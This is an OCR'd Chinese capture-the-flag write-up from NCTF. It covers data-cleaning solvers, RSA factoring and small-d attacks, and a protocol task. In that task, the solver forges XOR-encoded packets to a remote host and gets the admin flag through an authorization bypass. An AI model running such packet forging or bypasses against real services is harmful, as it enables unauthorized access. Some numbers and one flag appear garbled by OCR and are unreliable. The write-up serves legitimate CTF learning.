ID_WEIGHTS = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
ID_CHECK_MAP = "10X98765432"


def clean_text(text: str) -> str:
```

```
    text = unicodedata.normalize("NFKC", text)
    for ch in ZERO_WIDTH:
        text = text.replace(ch, "")
    text = "".join(ch for ch in text if unicodedata.category(ch) != "Cf")
    return text.strip()


def read_allow_prefixes() -> set[str]:
    with zipfile.ZipFile(XLSX_PATH) as zf:
        xml = zf.read("xl/worksheets/sheet1.xml")

    root = ET.fromstring(xml)
    rows = root.findall(".//main:sheetData/main:row", XLSX_NS)

    config = {}
    for row in rows[1:]:
        cells = row.findall("main:c", XLSX_NS)
        if len(cells) < 2:
            continue
        key = cells[0].findtext("main:is/main:t", default="", namespaces=XLSX_NS)
        value = cells[1].findtext("main:is/main:t", default="", namespaces=XLSX_NS)
        config[key] = value

    return set(config["Allow_Prefix"].split(","))


def load_rows() -> list[dict[str, str]]:
    with CSV_PATH.open("r", encoding="utf-8-sig", newline="") as f:
        return list(csv.DictReader(f))


def dedupe_rows(rows: list[dict[str, str]]) -> list[dict[str, str]]:
    seen = set()
    unique = []
    for row in rows:
        key = (row["Name"], row["ID_Card"], row["Phone"], row["Balance"])
        if key in seen:
            continue
        seen.add(key)
        unique.append(row)
    return unique


def normalize_phone(phone: str) -> str:
    phone = clean_text(phone)
```

```
    digits = "".join(ch for ch in phone if ch.isdigit())
    if digits.startswith("0086"):
        digits = digits[4:]
    elif digits.startswith("86") and len(digits) > 11:
        digits = digits[2:]
    return digits


def normalize_id(id_card: str) -> str:
    id_card = clean_text(id_card).upper()
    return "".join(ch for ch in id_card if ch.isdigit() or ch == "X")


def normalize_balance(balance: str) -> Decimal:
    balance = clean_text(balance).upper()
    balance = balance.replace("CNY", "").replace("RMB", "")
    balance = "".join(ch for ch in balance if ch.isdigit() or ch in ".-")
    return Decimal(balance or "0")


def checksum_ok(id_card: str) -> bool:
    if len(id_card) != 18:
        return False
    if not id_card[:17].isdigit():
        return False
    if not (id_card[-1].isdigit() or id_card[-1] == "X"):
        return False

    total = 0
    for ch, weight in zip(id_card[:17], ID_WEIGHTS):
        total += int(ch) * weight
    return ID_CHECK_MAP[total % 11] == id_card[-1]


def is_li_surname(name: str) -> bool:
    name = clean_text(name)
    return name.startswith("李") or name.lower().startswith("li")


def main() -> None:
    allow_prefixes = read_allow_prefixes()
    print("白名单号段:", sorted(allow_prefixes))

    raw_rows = load_rows()
    print("原始记录数:", len(raw_rows))

    unique_rows = dedupe_rows(raw_rows)
```

```
    print("去重后记录数:", len(unique_rows))

    q1 = 0
    q2 = 0
    q3 = 0
    q4 = Decimal("0")
    q5 = 0

    for row in unique_rows:
        name = clean_text(row["Name"])
        phone = normalize_phone(row["Phone"])
        id_card = normalize_id(row["ID_Card"])
        balance = normalize_balance(row["Balance"])

        ok_phone = len(phone) == 11 and phone[:3] in allow_prefixes
        ok_id = checksum_ok(id_card)

        if ok_phone:
            q1 += 1
        if ok_id:
            q2 += 1
        if ok_phone and ok_id:
            q3 += 1
            if balance >= 0:
                q4 += balance
            if is_li_surname(name):
                q5 += 1

    print("Q1 =", q1)
    print("Q2 =", q2)
    print("Q3 =", q3)
    print("Q4 =", format(q4.quantize(Decimal("0.00")), "f"))
    print("Q5 =", q5)


if __name__ == "__main__":
    main()

```

运行一下

```
PS E:\0CTF\NCTF\misc\Quantum Vault> cd "E:\0CTF\NCTF\misc\what a mess"
PS E:\0CTF\NCTF\misc\what a mess> python .\solve_audit_step_by_step.py
白名单号段: ['135', '136', '137', '138', '139', '150', '151', '152', '158', '159', '186', '188']
原始记录数: 52500
去重后记录数: 50000
Q1 = 38052
Q2 = 34903
Q3 = 26587
Q4 = 6569338570.00
Q5 = 1917
```

填入数据

nctf{0e840e02-77b1-4782-8291-e1afbc148b5a}

What another mess!

基本逻辑和前面的比较相似

代码块

```python
import csv
import re
import unicodedata
from decimal import Decimal
from pathlib import Path


DATA_DIR = Path(__file__).resolve().parent
CSV_PATH = DATA_DIR / "customer_dump.csv"

ZERO_WIDTH = "\u200b\u200c\u200d\ufeff"
PHONE_PREFIXES = {
    "135",
    "136",
    "137",
    "138",
    "139",
    "150",
    "151",
    "152",
    "158",
    "159",
    "186",
```

```
    "188",
}
ID_WEIGHTS = [7, 9, 10, 5, 8, 4, 2, 1, 6, 3, 7, 9, 10, 5, 8, 4, 2]
ID_CHECKMAP = "10X98765432"


def clean_text(value: str) -> str:
    value = unicodedata.normalize("NFKC", value)
    for ch in ZERO_WIDTH:
        value = value.replace(ch, "")
    return value.strip()


def normalize_name(value: str) -> str:
    return clean_text(value)


def normalize_id(value: str) -> str:
    return clean_text(value).upper().replace(" ", "")


def normalize_phone(value: str) -> str:
    value = clean_text(value)
    digits = "".join(ch for ch in value if ch.isdigit())
    if len(digits) == 13 and digits.startswith("86"):
        digits = digits[2:]
    return digits


def normalize_balance(value: str) -> Decimal | None:
    value = clean_text(value)
    value = re.sub(r"[^0-9\-.]", "", value)
    if value in {"", "-", "."}:
        return None
    return Decimal(value)


def valid_phone(value: str) -> bool:
    phone = normalize_phone(value)
    return len(phone) == 11 and phone[:3] in PHONE_PREFIXES


def valid_id(value: str) -> bool:
    card = normalize_id(value)
    if not re.fullmatch(r"\d{17}[0-9X]", card):
        return False
    total = sum(int(ch) * weight for ch, weight in zip(card[:17], ID_WEIGHTS))
```

```python
    return ID_CHECKMAP[total % 11] == card[-1]


def is_li_surname(value: str) -> bool:
    name = normalize_name(value)
    return name.startswith("李") or name.startswith("Li") or
name.startswith("li")


def load_rows() -> list[dict[str, str]]:
    with CSV_PATH.open("r", encoding="utf-8-sig", newline="") as f:
        return list(csv.DictReader(f))


def dedupe_rows(rows: list[dict[str, str]]) -> list[dict[str, str]]:
    seen = set()
    unique = []
    for row in rows:
        key = (
            normalize_name(row["Name"]),
            normalize_id(row["ID_Card"]),
            normalize_phone(row["Phone"]),
        )
        if key in seen:
            continue
        seen.add(key)
        unique.append(row)
    return unique


def main() -> None:
    raw_rows = load_rows()
    print("原始记录数:", len(raw_rows))

    unique_rows = dedupe_rows(raw_rows)
    print("按（姓名，身份证，手机号）清洗后去重:", len(unique_rows))

    q1 = 0
    q2 = 0
    q3 = 0
    q4 = Decimal("0")
    q5 = 0

    for row in unique_rows:
        ok_phone = valid_phone(row["Phone"])
        ok_id = valid_id(row["ID_Card"])

```

```
            if ok_phone:
                q1 += 1
            if ok_id:
                q2 += 1
            if ok_phone and ok_id:
                q3 += 1
                balance = normalize_balance(row["Balance"])
                if balance is not None and balance >= 0:
                    q4 += balance
                if is_li_surname(row["Name"]):
                    q5 += 1

        print("Q1 =", q1)
        print("Q2 =", q2)
        print("Q3 =", q3)
        print("Q4 =", f"{q4:.2f}")
        print("Q5 =", q5)


    if __name__ == "__main__":
        main()

```


运行一下


```
PS E:\0CTF\NCTF\misc\another mess> python .\solve_step_by_step.py
原始记录数： 52500
按（姓名，身份证，手机号）清洗后去重： 50000
Q1 = 38040
Q2 = 34923
Q3 = 26569
Q4 = 6538348091.00
Q5 = 1879
```

flag{dba31272-9779-48d2-a63d-2bd7b5adf58a}

ezProtocol

根据Magic = 0x47414D45，var Key = []byte{0x4e, 0x43, 0x54, 0x46}，转ASCII可以得出来 GAME的头和NCTF的key






所以（猜测）：

每个包开头是 GAME；TypeAuth = 0x01是认证；TypeQuery = 0x02是查询；TypeGetFlag = 0x03是拿 flag；HeaderSize = 10说明报文头总长是 10 字节；OffsetType = 4，第 5 个字节是类型；OffsetLength = 5，第 6 个字节是长度；OffsetChecksum = 6，第 7 到第 10 个字节是 checksum；OffsetPayload = 10，第 11 个字节开始是 payload；

并且进行了异或，Key 是 NCTF

流量包里找到一串hex，比较符合上述的协议包



那么payload就是：


356124273d3023293c27767c6c3731353a6178643b303134202239236c7976322b3020776c3e

解密得到

```
PS E:\0CTF\NCTF\misc\ezProtocol> python
Python 3.11.9 (tags/v3.11.9:de54cf5, Apr  2 2024, 10:12:12) [MSC v.1938 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> KEY = b"NCTF"
>>> payload = bytes.fromhex("356124273d3023293c27767c6c3731353a6178643b303134202239236c7976322b3020776c3e")
>>> plain = bytes(b ^ KEY[i % 4] for i, b in enumerate(payload))
>>> plain.decode()
'{"password":"test","username":"test1"}'
```

{"password":"test","username":"test1"}

但是这个账密登陆不了，于是找到能登陆的账密



发现是可用账号

```
>>> KEY = b"NCTF"
>>> payload = bytes.fromhex("356124273d3023293c27767c6c0d171208716474786178643b303134202239236c7976253a2531346c3e")
>>> plain = bytes(b ^ KEY[i % 4] for i, b in enumerate(payload))
>>> plain.decode()
'{"password":"NCTF2026","username":"ctfer"}'
>>> payload = bytes.fromhex("356139233d3035212b616e640f36202e2b2d202f2d2220232a6178643d3735323b30767c6c2c3f6433")
>>> plain = bytes(b ^ KEY[i % 4] for i, b in enumerate(payload))
>>> plain.decode()
'{"message":"Authenticated","status":"ok"}'
```

然后冒充一下身份去解包：

用make_packet(...)把JSON 请求封装成服务端能识别的二进制协议包。

再用decode_packet(...)把服务端返回的二进制协议包解回JSON格式。

代码块

```
import socket, json, zlib
HOST, PORT = "114.66.24.221", 41276
KEY = b"NCTF"
MAGIC = b"GAME"
def make_packet(msg_type, obj):
    plain = json.dumps(obj, separators=(",", ":")).encode()
    payload = bytes(b ^ KEY[i % 4] for i, b in enumerate(plain))
    head = MAGIC + bytes([msg_type, len(payload)])
    chk = zlib.crc32(head + b"\x00\x00\x00\x00" + payload) & 0xffffffff
    return head + chk.to_bytes(4, "big") + payload

def decode_packet(resp):
    payload = resp[10:10 + resp[5]]
    plain = bytes(b ^ KEY[i % 4] for i, b in enumerate(payload))
    print(plain.decode())

```

```
E:\0CTF\NCTF\misc\ezProtocol>python
Python 3.11.9 (tags/v3.11.9:de54cf5, Apr  2 2024, 10:12:12) [MSC v.1938 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket, json, zlib
>>> HOST, PORT = "114.66.24.221", 41276
>>> KEY = b"NCTF"
>>> MAGIC = b"GAME"
>>> def make_packet(msg_type, obj):
...     plain = json.dumps(obj, separators=(",", ":")).encode()
...     payload = bytes(b ^ KEY[i % 4] for i, b in enumerate(plain))
...     head = MAGIC + bytes([msg_type, len(payload)])
...     chk = zlib.crc32(head + b"\x00\x00\x00\x00" + payload) & 0xffffffff
...     return head + chk.to_bytes(4, "big") + payload
...
>>> def decode_packet(resp):
...     payload = resp[10:10 + resp[5]]
...     plain = bytes(b ^ KEY[i % 4] for i, b in enumerate(payload))
...     print(plain.decode())
...
>>>
```

用先前的ctfer账密

先新建一条到远程服务的 TCP 连接，再造一个协议包，类型是 1，内容是 {"username":"ctfer","password":"NCTF2026"}

```
>>> s = socket.create_connection((HOST, PORT))
>>> auth = make_packet(1, {"username": "ctfer", "password": "NCTF2026"})
>>> auth.hex()
'47414d45012a57a2fd7e356121352b313a272326767c6c2020202b31766a6c3335353d343b342a616e64000000007c7366706c3e'
>>> s.sendall(auth)
```

可以看到身份伪造成功了

```
>>> resp1 = s.recv(4096)
>>> resp1.hex()
'47414d4501294da2e195356139233d3035212b616e640f36202e2b2d202f2d2220232a6178643d3735323b30767c6c2c3f6433'
>>> decode_packet(resp1)
{"message":"Authenticated","status":"ok"}
```

那么就可以伪造admin身份：

发现服务端认的是“连接已经登录的人”，不是“请求里写的人”

而且这个请求的关键点在 username=admin，实测发现服务端并没有拿这里的密码去做 admin 认证

那么发送GetFlag包，得到返回flag

```
>>> pkt2 = make_packet(3, {"username": "admin", "password": "admin"})
>>> pkt2.hex()
'47414d4503273447463e356121352b313a272326767c6c22302b272d766a6c3335353d343b342a616e642f27392f206129'
>>> s.sendall(pkt2)
>>> resp2 = s.recv(4096)
>>> resp2.hex()
'47414d450343e0e0169f3561322a2f24767c6c0d171208386220797761207f7079737d7b6c6b7a716c73637a317f7e6e60247c7b627e28746423282
529646261273 22f3721356c797629256129'
>>> decode_packet(resp2)
{"flag":"NCTF{6f745f13-5388-4285-9e90-4b2868f70eff}","status":"ok"}
```

NCTF{6f745f13-5388-4285-9e90-4b2868f70eff}

Crypto

Ez_RSA

已知 `n, e, c, hint`，其中：

- `p, q` 都是 512 bit 素数
- `hint = p XOR reverse_bits(q)`

这里的 `reverse_bits(q)` 是把 `q` 的二进制串反过来，代码里正是 `int(bin(q)[:1:-1], 2)`。

设：

- `p = sum(a_i * 2^i)`

- `q = sum(b_i * 2^i)`
- `hint = sum(h_i * 2^i)`

那么有：

```
代码块
1   a_i = h_i XOR b_(511-i)
```

也就是说，`p` 的低位由 `q` 的高位决定，`p` 的高位由 `q` 的低位决定。

而 `n = p * q` 的第 `k` 个二进制位满足普通乘法关系：

```
代码块
1   n_k = (carry_k + sum(a_i * b_(k-i))) mod 2
```

同时枚举 `q` 的两端位：

- 低位 `b_0, b_1, ...`
- 高位 `b_511, b_510, ...`

就能同步得到：

- `q` 当前的低位
- `p` 当前的低位

于是可以从低位开始，一位一位校验 `n` 的二进制展开。

先确定边界：

- `q` 是奇素数，所以 `b_0 = 1`
- `q` 是 512 bit 素数，所以最高位 `b_511 = 1`

递归到第 `t` 层时，已经确定：

- `q[0..t]`
- `q[511-t .. 511]`

于是：

- `p[0..t]` 也随之确定
- 可以精确计算乘法的第 `t` 位是否等于 `n_t`
- 如果不等，当前分支直接剪掉

只靠低位乘法约束，分支还是会比较多。还可以利用：

- 已经知道 `q` 的两端，未知的是中间一段
- 所以可以构造 `q_min, q_max`
- 同理由镜像关系得到 `p_min, p_max`

既然真实解一定满足 `p * q = n`，那么 `q` 还必须落在：

代码块

```
ceil(n / p_max) <= q <= floor(n / p_min)
```

把这个区间与 `[q_min, q_max]` 求交，如果没有交集，说明这条分支不可能得到真正的因子，直接剪掉。

这一步非常有效，实测很快就能搜出唯一解。

Exp

代码块

```
from Crypto.Util.number import long_to_bytes

NBITS = 512
N = 113811568965055236591575124486758679392744553312134148909105203346767338399571149835776281246434662598568061596388663253038256689345299177200416663539845688277447346395189677568405388952270634599590543939397457325519084988358577805564978282375882831765408646889940777372958745826393653515323881370943911243589
E = 65537
C = 28637971616659975415203771281328378878549288421921080859079174552593926682380791394169267513651195690175911968893108214839850128311436983081661719981958725955998997347063633351893769712863719014753154993940174947685060864532241899917269380408066913133029163844049218414849768354727966161277243216291473824377
HINT = 15762433450730030083730600794398843890519698121312420265616091235604697961896137202359559820118014946561033796534642726371351447689224184889914288521349 2

hint_bits = [(HINT >> i) & 1 for i in range(NBITS)]
n_bits = [(N >> i) & 1 for i in range(NBITS * 2)]
q_bits = [-1] * NBITS
q_bits[0] = 1
```

```
q_bits[NBITS - 1] = 1

def p_bit(i: int) -> int:
    qj = q_bits[NBITS - 1 - i]
    if qj < 0:
        raise ValueError("requested an unknown p bit")
    return hint_bits[i] ^ qj

def bounds() -> tuple[int, int, int, int]:
    q_min = q_max = 0
    p_min = p_max = 0

    for i, bit in enumerate(q_bits):
        if bit < 0:
            q_max |= 1 << i
        else:
            q_min |= bit << i
            q_max |= bit << i

    for i in range(NBITS):
        mirror = q_bits[NBITS - 1 - i]
        if mirror < 0:
            p_max |= 1 << i
        else:
            bit = hint_bits[i] ^ mirror
            p_min |= bit << i
            p_max |= bit << i

    return p_min, p_max, q_min, q_max

def dfs(depth: int, carry: int) -> int | None:
    p_min, p_max, q_min, q_max = bounds()

    q_lo = max(q_min, (N + p_max - 1) // p_max)
    q_hi = min(q_max, N // p_min)
    if q_lo > q_hi:
        return None

    if depth == NBITS // 2 - 1:
        q = q_min
        if N % q != 0:
            return None
        return q

    nxt = depth + 1
    lo_idx = nxt
    hi_idx = NBITS - 1 - nxt
```

```
60
61      for low_bit in (0, 1):
62          for high_bit in (0, 1):
63              q_bits[lo_idx] = low_bit
64              q_bits[hi_idx] = high_bit
65
66              total = carry
67              for i in range(nxt + 1):
68                  total += p_bit(i) * q_bits[nxt - i]
69
70              if (total & 1) == n_bits[nxt]:
71                  result = dfs(nxt, total >> 1)
72                  if result is not None:
73                      return result
74
75      q_bits[lo_idx] = -1
76      q_bits[hi_idx] = -1
77      return None
78
79  def main() -> None:
80      q = dfs(0, 0)
81      if q is None:
82          raise RuntimeError("failed to recover q")
83
84      p = N // q
85      rev_q = int(bin(q)[:1:-1], 2)
86      assert p * q == N
87      assert p ^ rev_q == HINT
88
89      phi = (p - 1) * (q - 1)
90      d = pow(E, -1, phi)
91      m = pow(C, d, N)
92      flag = long_to_bytes(m).decode()
93
94      print(f"p = {p}")
95      print(f"q = {q}")
96      print(f"flag = {flag}")
97
98  if __name__ == "__main__":
99      main()
100
```

```
flag = nctf{4lg0r1thm1c_1s_a1s0_1mp0rt4nt!}
```

nctf{4lg0r1thm1c_1s_a1s0_1mp0rt4nt!}

Hard_RSA

已知 `N, e, c`，要求恢复 `flag`

这里最反常的地方是：

- `d` 只有大约 1024 bit
- 但它不是模 `lambda(N)` 求逆
- 而是模 `phi = (p^6 - 1)(q^6 - 1)` 求逆

注意到：

```
代码块
1   phi = (p^6 - 1)(q^6 - 1) = N^6 - p^6 - q^6 + 1
```

而 `p, q` 都是 512 bit，因此：

- `N^6` 大约是 6137 bit
- `p^6 + q^6` 只有大约 3070 bit
- 所以 `phi` 和 `N^6` 极其接近

由定义：

```
代码块
1   e d - k phi = 1
```

其中 `0 < k < d`，于是：

```
代码块
1   e / phi = k / d + 1 / (d * phi)
```

又因为 `phi` 与 `N^6` 极其接近，所以：

```
代码块
1   e / N^6 ≈ e / phi ≈ k / d
```

1. 对 `e / N^6` 做连分数展开
2. 枚举收敛分数 `k/d`
3. 尝试计算 `phi = (e d - 1) / k`
4. 检查这个 `phi` 是否能导出合法的 `p, q`

拿到真正的

```
代码块
1   phi = (p^6 - 1)(q^6 - 1)
```

后立刻得到：

```
代码块
1   p^6 + q^6 = N^6 - phi + 1
```

记：

```
代码块
1   S6 = p^6 + q^6
2   u = p^3 + q^3
```

则：

```
代码块
1   u^2 = p^6 + 2p^3q^3 + q^6 = S6 + 2N^3
```

所以：

```
代码块
1   u = sqrt(S6 + 2N^3)
```

接着：

```
代码块
1   (p^3 - q^3)^2 = (p^3 + q^3)^2 - 4p^3q^3 = u^2 - 4N^3
```

于是得到：

```
代码块
1   p^3 = (u + v) / 2
2   q^3 = (u - v) / 2
```

其中：

```
代码块
1   v = sqrt(u^2 - 4N^3)
```

再开三次方就能恢复 `p, q` 。

虽然 `d` 是按模 `(p^6 - 1)(q^6 - 1)` 定义的，但因为：

- `p - 1 | p^6 - 1`
- `q - 1 | q^6 - 1`

所以仍然有：

```
代码块
1   e d ≡ 1 mod (p - 1)
2   e d ≡ 1 mod (q - 1)
```

这说明 `d` 依然是模 `N = pq` 的合法解密指数，因此直接：

```
代码块
1   m = pow(c, d, N)
```

即可恢复明文。


Exp

```
代码块
```

```
import math
from Crypto.Util.number import long_to_bytes

N = 749193141629666230267804093946357308513594239620421528046733596960623035929487922252379593257243320151938934118964582855006809232918301131570537323538357174370562825296436496069996360423753561706252230684070056005974325121157454262976205037630415447386642217393669810757624095351003792503386206184019950882370
E = 115382440363851496163981840486384107492561192043935907058980266086827528886481753709205601977721854806609873255930935032352098823336758578514742052017664624320880734668505025950239731519576865823805968986213809315084654931730883582863309373723686304734918644860412520769285969343584540789781409990492019944165824625815300405767426485317259941101998781323411466463777306753584000597164370440130463322472428512359842079912370327303953535847288486792265729271519703439492772330110292227648936855652822622441290491046329984519666372475460813076592933292830035116887451745183745100906127431677048635228709073140092528296564430074027966676751247853438866388663691773416941464827914578065911403270794793189044046310361812370155771970529353757475322332721624146410615784452731493876192295337760243245754571266092484216808152656042093317366135329225792879900416685168794818550555509004316267249966274661709732412666527915403908735414263189907258359187597344856634226141875793395809749143062484777831793914393988470760632706134652689530693508181434116755714897454005251976442083750415168724500305494569156564441335146873632004479490632697420939138743808050346641266887180029463664241465245985156434076104118673576094970348315849796818522310872179048366579621238189976885338169261175873954385632163125064977103035725711067242766080148067424515118328111800685509593633855126990898267710365027816495704385318115838326183038212837356240127876522326389882711748691391500278985913145835556915510905847078039563026092225080264398446851128623145760810617559782990517641712522695944682393922189933288709798973807586352487516329712976257944503755516552005154708122299515447476835290766731627959030431596313710392337334874777621376729257439721939577794752381362801045781355354034613981044768946879601448500750228731652608416508751483139575431367276816127751324213761
C = 465971018344499954149277161362873907929372634854986956076226132749853039191480992773793704996256167394471922893609578927924597859812924323705207680296451636690425534658340502144309656291987491176826812681219371916023530199969711641177334522073229533114229075747422843901730174347195069248767016545392543203 55

def convergents(numerator: int, denominator: int):
    cf = []
    a, b = numerator, denominator
    while b:
        q = a // b
        cf.append(q)
        a, b = b, a - q * b

```

```
    p0, q0 = 0, 1
    p1, q1 = 1, 0
    for term in cf:
        p2 = term * p1 + p0
        q2 = term * q1 + q0
        yield p2, q2
        p0, q0, p1, q1 = p1, q1, p2, q2

def icbrt(n: int) -> int:
    lo = 0
    hi = 1 << ((n.bit_length() + 2) // 3 + 1)
    while lo + 1 < hi:
        mid = (lo + hi) // 2
        if mid**3 <= n:
            lo = mid
        else:
            hi = mid
    return lo

def recover_params() -> tuple[int, int, int, int]:
    n6 = N**6

    for k, d in convergents(E, n6):
        if d.bit_length() < 1000 or d.bit_length() > 1050:
            continue
        if (E * d - 1) % k != 0:
            continue

        phi = (E * d - 1) // k
        s6 = n6 - phi + 1
        if s6 <= 0:
            continue

        # p^6 + q^6 = (p^3 + q^3)^2 - 2(pq)^3
        u2 = s6 + 2 * (N**3)
        u = math.isqrt(u2)
        if u * u != u2:
            continue

        # (p^3 - q^3)^2 = (p^3 + q^3)^2 - 4(pq)^3
        v2 = u * u - 4 * (N**3)
        v = math.isqrt(v2)
        if v * v != v2:
            continue

        p3 = (u + v) // 2
        q3 = (u - v) // 2
```

```
        p = icbrt(p3)
        q = icbrt(q3)

        if p * q == N and p**3 == p3 and q**3 == q3:
            return d, phi, p, q

    raise RuntimeError("failed to recover parameters")

def main() -> None:
    d, phi, p, q = recover_params()
    m = pow(C, d, N)
    flag = long_to_bytes(m).decode()

    print(f"d = {d}")
    print(f"phi = {phi}")
    print(f"p = {p}")
    print(f"q = {q}")
    print(f"flag = {flag}")

if __name__ == "__main__":
    main()

```



nctf{98b1e5c-9a3c-4d8e-9f1a-2b3c4d5e6f7g}

RNG GAME

远端交互如下：

代码块

```
Welcome RNG GAME!!

In this game, I'll give you a seed that I used to generate a random number, and you need to give me a different seed that can generate the same random number. If you can do it, you will get the flag!!

Here is my seed: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Give me your seed:
```

如果直接输入原 seed，会因为题目要求“different seed”而失败；如果输入一个普通不同数字，也会直接 `Game over!!`

说明服务端的判定逻辑大致是：

1. 用给出的 seed 初始化随机数发生器
2. 生成一个随机值
3. 再用提交的 seed 初始化一次
4. 如果生成出的随机值和它相同，且两个 seed 不相等，就给 flag

关键是 Python `random.seed()` 的一个性质：

对于整数种子，`seed(x)` 和 `seed(-x)` 会落到相同的内部状态

